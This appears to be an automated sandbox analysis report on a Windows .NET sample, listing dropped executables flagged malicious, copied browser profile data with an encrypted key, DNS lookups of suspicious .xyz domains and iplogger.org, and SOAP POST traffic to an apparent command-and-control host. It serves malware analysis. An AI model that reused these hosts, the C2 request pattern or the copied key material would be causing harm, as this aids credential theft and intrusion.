SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpDAD8.tmp	
Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647

C:\Users\user\AppData\Local\Temp\tmpDAD8.tmp

SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmpDC5.tmp

Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmpE7CD.tmp

Process:	C:\Users\user\AppData\Roaming\3672547.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpEDD7.tmp

Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmpEDD7.tmp	
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpEDD8.tmp	
Process:	C:\Users\user\AppData\Roaming\3228047.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Roaming\3228047.exe	
Process:	C:\Users\user\Desktop\SgjcpodWpB.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	215552
Entropy (8bit):	7.005022613415484
Encrypted:	false
SSDEEP:	6144:jGJmXgq2VVpnfSsS/wAUz09BNX2PWagpT33g:jKsgvzjS/pHBJagpT33g
MD5:	52BE91BB8576B57551F38CF98BD984CC
SHA1:	D4B25085AE85E7B4EDC2DB2F77E4108FD7345FC1
SHA-256:	2EFF8B37B39A5384BF9A3732BD7395AF3430BD36EAFDAD4BA5CEC6F707CDD680
SHA-512:	F648BE8D881BA47B87544327843ADD140CC4142AB7FAC89CD87D3C79BED23524D7B40E35FD0C65A8C50A62C4E4F32D9A1681B3E043EA882BBFC464258910111
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 50%
Joe Sandbox View:	• Filename: ruoMVmVwPu.exe, Detection: malicious, Browse • Filename: m8TJbe5yP6.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.Win32.Save.a.312.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....@.. ....@.. ..... ..@.....G..O.....@..H.....I. r8.V|..... .....@....text....(...@...*..... ..`.rsr c.....8.....@..@.reloc.....F.....@..B.....H..... ..` ....

C:\Users\user\AppData\Roaming\3672547.exe	
Process:	C:\Users\user\Desktop\SgjcpodWpB.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	292864
Entropy (8bit):	7.917581854475717
Encrypted:	false
SSDEEP:	6144:ZYM5t6Tp0abAfS6UdpEKFwjTstJeklEdf39YaqefCaS8Qa:ZYLpN6DUHE1jEvx32aqefvV
MD5:	A37B1548C0985AE8A2763CF6D1B39C80
SHA1:	02FC37E10BE4D933C05EE52D5363BEE65FB914A6
SHA-256:	8C31F3D89D2123272C1167AD1E929AA685D4065A5F334F651D4C09C0E291E986
SHA-512:	89F7B6B7A8F6136854BD217AC6D9170575621A66BF42F51105354AB2419ED4A4DF041E94EAB64EC171B2C5BBB5DBE13F5F52CB137C38C6C1758508A3FC347BB
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 54%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....i.`.....".....  ....@.. ..... ..@.....W.....H.....13qw:K:..... .....@....text...0..... ..`.rsrc..... .....n.....@..@.reloc.....t.....@..B.....v..... ..` ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.9496906503765805
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.96% • Win16/32 Executable Delphi generic (2074/23) 0.01% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SgjcpodWpB.exe
File size:	217088
MD5:	a4f4b5daa83bb6dc85ede588ffbfdb34
SHA1:	9bbaac140fa643d30bf25af71561f5ee35874898
SHA256:	f61201b7b85a410a62c1f1946095b3feabb6e672fb8ddc0c64789a02ae9a06f4
SHA512:	b4f436bd64384d767109d04eea6f3f5ad192c4f1e71cc31a88ba4ac78ef97da3ef1aaade388dfc9240c38e386993e9dc21803554db8513f0ed7ebe00ee248624
SSDEEP:	3072:pz8qhaE6aGrhZWm3Rku9BAz6lmU308gLwYCaZaOnC7+r:p8eaExG7BLLEUkXwP7+
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...!.`....."..... ....@.. .....@.....

File Icon

Icon Hash:	e46ce0a2a2b2a282

Static PE Info

General

Entrypoint:	0x43c00a
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60F58321 [Mon Jul 19 13:50:25 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
^KkR{X	0x2000	0x174a4	0x17600	False	1.00037600267	data	7.99809588493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.text	0x1a000	0xc040	0xc200	False	0.556821842784	data	5.8303033616	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x28000	0x10ec8	0x11000	False	0.0515423943015	data	3.6842547381	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x3a000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
	0x3c000	0x10	0x200	False	0.046875	data	0.142635768149	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 11:22:01.152111053 CEST	192.168.2.3	8.8.8.8	0x598c	Standard query (0)	music-s.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:04.245706081 CEST	192.168.2.3	8.8.8.8	0xfba2	Standard query (0)	iplogger.org	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:25.923192024 CEST	192.168.2.3	8.8.8.8	0xefa	Standard query (0)	kalamaivig.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:31.419764996 CEST	192.168.2.3	8.8.8.8	0xaf48	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:31.485486984 CEST	192.168.2.3	8.8.8.8	0x468d	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:32.902376890 CEST	192.168.2.3	8.8.8.8	0x7a7c	Standard query (0)	getdesignusa.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:35.343617916 CEST	192.168.2.3	8.8.8.8	0x480f	Standard query (0)	kalamaivig.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:36.173621893 CEST	192.168.2.3	8.8.8.8	0x52ab	Standard query (0)	kalamaivig.xyz	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:37.476547956 CEST	192.168.2.3	8.8.8.8	0xe00	Standard query (0)	getdesignusa.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 11:22:01.226635933 CEST	8.8.8.8	192.168.2.3	0x598c	No error (0)	music-s.xyz		104.21.7.102	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:01.226635933 CEST	8.8.8.8	192.168.2.3	0x598c	No error (0)	music-s.xyz		172.67.130.27	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:04.306926012 CEST	8.8.8.8	192.168.2.3	0xfba2	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 11:22:26.029223919 CEST	8.8.8.8	192.168.2.3	0xefa	No error (0)	kalamaivig.xyz		212.224.105.79	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:31.478919983 CEST	8.8.8.8	192.168.2.3	0xaf48	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 11:22:31.545234919 CEST	8.8.8.8	192.168.2.3	0x468d	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 11:22:33.020148993 CEST	8.8.8.8	192.168.2.3	0x7a7c	No error (0)	getdesignusa.xyz		172.67.202.174	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:33.020148993 CEST	8.8.8.8	192.168.2.3	0x7a7c	No error (0)	getdesignusa.xyz		104.21.14.85	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:35.404763937 CEST	8.8.8.8	192.168.2.3	0x480f	No error (0)	kalamaivig.xyz		212.224.105.79	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:36.284233093 CEST	8.8.8.8	192.168.2.3	0x52ab	No error (0)	kalamaivig.xyz		212.224.105.79	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:37.542807102 CEST	8.8.8.8	192.168.2.3	0xe00	No error (0)	getdesignusa.xyz		104.21.14.85	A (IP address)	IN (0x0001)
Jul 22, 2021 11:22:37.542807102 CEST	8.8.8.8	192.168.2.3	0xe00	No error (0)	getdesignusa.xyz		172.67.202.174	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- kalamaivig.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49728	212.224.105.79	80	C:\Users\user\AppData\Roaming\3228047.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:22:26.440998077 CEST	2278	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/EnvironmentSettings" Host: kalamaivig.xyz Content-Length: 144 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Jul 22, 2021 11:22:26.488279104 CEST	2278	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:22:26.736085892 CEST	2279	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 22 Jul 2021 09:22:26 GMT Content-Type: text/xml; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 33 66 38 0d 0a 1f 8b 08 00 00 00 00 00 02 03 bd 58 6d 8f e2 36 10 fe 2b 11 d2 4a 2d ba 25 5c b7 dd 9e 10 87 c4 4b d8 a2 5b 76 29 61 f7 5a 29 5f 8c 33 80 8b e3 89 6c 67 81 d5 fd f8 3a 21 61 81 63 4f 22 a6 95 10 89 67 3c 4f c6 e3 f1 f8 b1 9b aa e1 89 17 e0 18 83 b3 8e b8 50 0d f5 b9 b2 d0 3a 6e b8 ae a2 0b 88 88 aa 19 b9 42 12 d7 50 ce dd f4 c5 85 dc c2 ad b4 9a aa d1 c1 70 d3 6a 1a 14 26 51 44 20 b4 0f 5a 33 31 57 63 50 31 0a 95 03 ef 60 35 44 71 22 59 06 57 79 cf 30 e1 3a f7 87 7c ae 74 24 ae 14 48 6f ad 41 28 86 a2 92 ab d8 0e 73 b5 5a d5 56 37 19 e4 2f f5 fa 47 f7 af e1 bd 9f 79 7f cd 84 d2 44 50 30 5f 22 8d 0e 47 ba 84 b0 8b 89 d0 72 93 a3 4c bf 1b 70 c4 a8 44 85 33 5d a3 18 a5 80 37 ee c7 ba eb 83 64 84 b3 57 a2 8d 0b 6e 5b 4a b2 51 06 75 da 50 5a 1a af 5b 32 69 ba bb c6 9b 78 fc 74 52 fc d4 3e 29 4e c8 be d8 3d 76 79 6f 10 83 d1 25 fc 77 53 c4 c7 e9 3f 40 f5 af 2d 2d 13 48 bf 59 b4 77 aa db d6 8c 70 b5 a7 bb 4d 75 3e 25 22 9f 1a b5 b3 3d 10 e6 9d ba 0b 89 11 14 d2 11 d1 0b 75 e1 d8 5f 3d f9 de 78 34 7e ec 0f ee bd ab a0 1d c7 3d a2 49 70 8f 94 f0 a0 43 b4 e6 50 13 a0 4f 46 fc 47 a6 99 e3 2c 89 82 27 e3 b8 93 2a ce 86 b8 43 9c 73 d8 22 81 35 ce 4f eb 4f b7 3f db 80 8d 91 44 46 1b 3c c6 20 89 e3 9b 38 af 88 84 e0 6c 77 86 24 e6 e0 eb 24 64 98 bb 33 e2 89 b2 18 df 40 b2 d0 2e d2 bf fb 9a c8 fc bf 3c 4a d7 d4 a1 3c 53 6d 50 16 10 a2 b6 00 78 66 2f 84 87 cc 02 e1 8b 99 13 d3 28 0f e0 71 48 8b b2 72 ec c3 e1 c5 8c 3a 23 69 c6 44 37 17 80 4b ba f8 3a 84 90 99 d1 49 22 2c 80 fa 20 24 93 ce 40 d0 c0 e7 c0 62 c1 e4 6f 81 da ee 42 41 84 61 c2 41 ed 8a c0 33 83 15 c8 f3 53 c1 bc 72 26 c8 9d c4 24 0e ba cc 58 a0 4d 66 21 ae 50 14 8f f2 38 9c c1 94 d8 38 f2 a7 d9 80 fc 44 ce 2c 20 1e e5 94 69 ab 35 df 45 33 4b 18 f4 24 99 5b 45 a3 1d b1 f9 36 18 16 20 13 94 74 61 61 ff 37 11 21 ac f3 c7 05 6a d0 36 36 e5 01 6e 6e eb 85 17 f6 de 0c c9 5a 2f 50 dc d8 54 b4 eb a1 a1 9d 36 d3 ec c7 89 16 6c b9 7b 96 47 7a 60 d4 76 47 ef 22 35 bf 0b 84 d6 b2 08 66 f5 cd 2e 53 86 84 f1 da 38 09 da 1a 6d 56 73 47 92 17 d8 71 92 ac 75 7d 81 cc 2b 18 65 e0 85 73 9b 09 7b 78 1e f4 06 6d a7 8b 32 46 99 31 d1 42 74 07 7d b3 f6 c1 f1 d6 86 56 31 30 c7 8d f3 53 53 03 89 ce 9f 3b b9 89 35 4e c8 f4 c7 bb aa fb 2e 0f 2f 28 7a 8f 29 8a 32 7c e3 f9 fb c2 bc 4f 7f 32 3a d4 a7 82 42 c7 cc 56 79 a4 cd 44 fb fa ff 84 f9 27 66 2c b1 c4 99 f9 c0 55 d0 03 b5 d4 18 7f ab d6 f4 5a 7f a8 d6 42 a4 d5 0f d5 25 6c cc ff 8a 70 0e da bc 28 80 b0 fa ad 7e 3a d8 87 70 48 93 8c 03 9d 0d e8 1e 0f bb 08 c4 1d d0 25 fe ff 47 a1 82 f7 0f f1 95 71 4e 82 3e 93 30 c3 75 89 93 c3 57 a2 41 96 33 cd 0a 38 a0 28 61 3a 59 24 66 57 34 7c 41 86 25 ac f3 ad 70 40 61 cb 14 4a 40 7c 8a 81 ae 55 76 e0 31 94 70 33 2d 1b 83 07 6f 72 d7 9e 78 ce 04 e8 42 20 c7 39 33 14 b3 c3 09 5d fe 41 56 25 f0 86 88 82 2e 18 0f 0d bf 36 84 95 a6 59 a1 82 11 e1 e0 a4 aa 13 39 f9 7d 06 16 b9 e9 53 09 20 0e 57 71 2e 2b 7a a4 55 ea a8 43 26 ca f5 13 33 bf 73 79 dc 65 27 cd 7b 3d 8f 1e 0e 3b a4 82 5c f7 35 5b 54 87 f7 09 85 ac e9 be 7b 59 f4 ae 2e bb 81 32 da e2 9e ca 7d bb f0 6a fd 0b 35 ef 50 7b fd 12 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 3f8Xm6+J-%\K[v)aZ)_3lg:!acO"g<OP:nBPpj&QD Z31WcP1`5Dq"YWy0:|t$HoA(sZV7/GyDP0_"GrLpD3]7dW n[JQuPZ[2ixtR>)N=vyo%wS?@--HYwpMu>%"=u_=x4~=lpCPOFG,'*Cs"5OO?DF< 8lw$$d3@.<J<SmPxf/(qHr:#iD7K:I", $@boBAaA3Sr&$XMf!P88D, i5E3K$[E6 taa7!j66nnZ/PT6l{Gz`vG"5f.S8mVsGqu}+es{xm2F1Bt}V10SS;5N./(z)2\|O2:BVyD 'f,UZB%lp(~:pH%GqN>0uWA38(a:Y$fW4|A%p@aJ@|Uv1p3-orxB 93]AV%.6Y9}S Wq.+zUC&3sye'{=;\5[T{Y.2}j5P{0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49733	212.224.105.79	80	C:\Users\user\AppData\Roaming\3228047.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:22:35.456356049 CEST	2301	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/SetEnvironment" Host: kalamaivig.xyz Content-Length: 11876 Expect: 100-continue Accept-Encoding: gzip, deflate
Jul 22, 2021 11:22:35.503547907 CEST	2301	IN	HTTP/1.1 100 Continue
Jul 22, 2021 11:22:36.083314896 CEST	2314	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 22 Jul 2021 09:22:36 GMT Content-Type: text/xml; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 37 65 0d 0a 1f 8b 08 00 00 00 00 00 02 03 45 ce 51 0a 83 40 0c 04 d0 ab c8 1e c0 fc 2f eb 7e 08 bd 80 9e 40 da 50 05 37 09 3b 69 69 6f af 2d b6 fe 0d 03 f3 98 84 78 91 27 af 6a dc bc ca 2a 88 e8 c2 ec 6e 91 08 d7 99 cb 84 76 ef a1 93 b5 5a ef f4 09 c4 c7 82 42 4e 88 bd de de 39 8d ec 3b b4 54 95 c2 e2 03 c3 54 70 98 7f d1 b9 d8 a3 2e 5f 29 50 4e f4 5b d3 79 23 6f 17 76 26 42 93 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 7eEQ@/~@P7;iio-x'j*nvZBN9;TTp._)PN[y#ov&B0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49734	212.224.105.79	80	C:\Users\user\AppData\Roaming\3228047.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 11:22:36.337873936 CEST	2314	OUT	POST / HTTP/1.1 Content-Type: text/xml; charset=utf-8 SOAPAction: "http://tempuri.org/Endpoint/GetUpdates" Host: kalamaivig.xyz Content-Length: 11868 Expect: 100-continue Accept-Encoding: gzip, deflate Connection: Keep-Alive
Jul 22, 2021 11:22:36.387334108 CEST	2314	IN	HTTP/1.1 100 Continue
Jul 22, 2021 11:22:36.698494911 CEST	2327	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 22 Jul 2021 09:22:36 GMT Content-Type: text/xml; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 62 33 0d 0a 1f 8b 08 00 00 00 00 00 02 03 65 8f c1 0a c2 30 0c 86 5f 45 7a 77 99 7a 2b 5d 0f 03 f1 a2 17 45 f0 5a b6 e0 0a 5b 5b 96 cc ce b7 77 8e 3a 41 6f e1 4f f2 e5 8b 22 b9 77 0f 6c 7d c0 d5 d8 b5 8e 24 15 a2 61 0e 12 80 aa 06 3b 43 d9 94 93 37 21 f3 fd 1d de 05 60 da 00 a1 15 c9 d2 d7 4f ad 0e c8 d7 50 1b 46 3a 23 05 ef 28 f1 16 1a 63 17 86 de ce 14 f1 33 3f b4 9c ae 9b 42 94 bd 8f 84 fd 7e 64 74 64 bd 13 a9 65 17 54 8c 31 8b bb 99 b4 cd f3 0d dc 4e c7 cb ec ba b6 8e d8 b8 0a 05 68 05 ff 4a 53 f8 f1 85 ef e3 fa 05 18 8f 8c 84 05 01 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: b3e0_Ezwz+]EZ[[w:AoO"wl}$a;C7!`OPF:#(c3?B~dtdeT1NhJS0

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 22, 2021 11:22:01.411767960 CEST	104.21.7.102	443	192.168.2.3	49720	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=California, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jul 16 02:00:00 CEST 2021 Mon Jan 27 13:48:08 CET 2020	Sat Jul 16 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2025	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jul 22, 2021 11:22:04.463176012 CEST	88.99.66.31	443	192.168.2.3	49723	CN=*.iplogger.org CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Fri Nov 20 01:00:00 CET 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Sun Nov 21 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	769,49162-49161-49172-49171-53-47-10,0-10-11-35-23-65281,29-23-24,0	54328bd36c14bd82ddaa0c04b25ed9ad
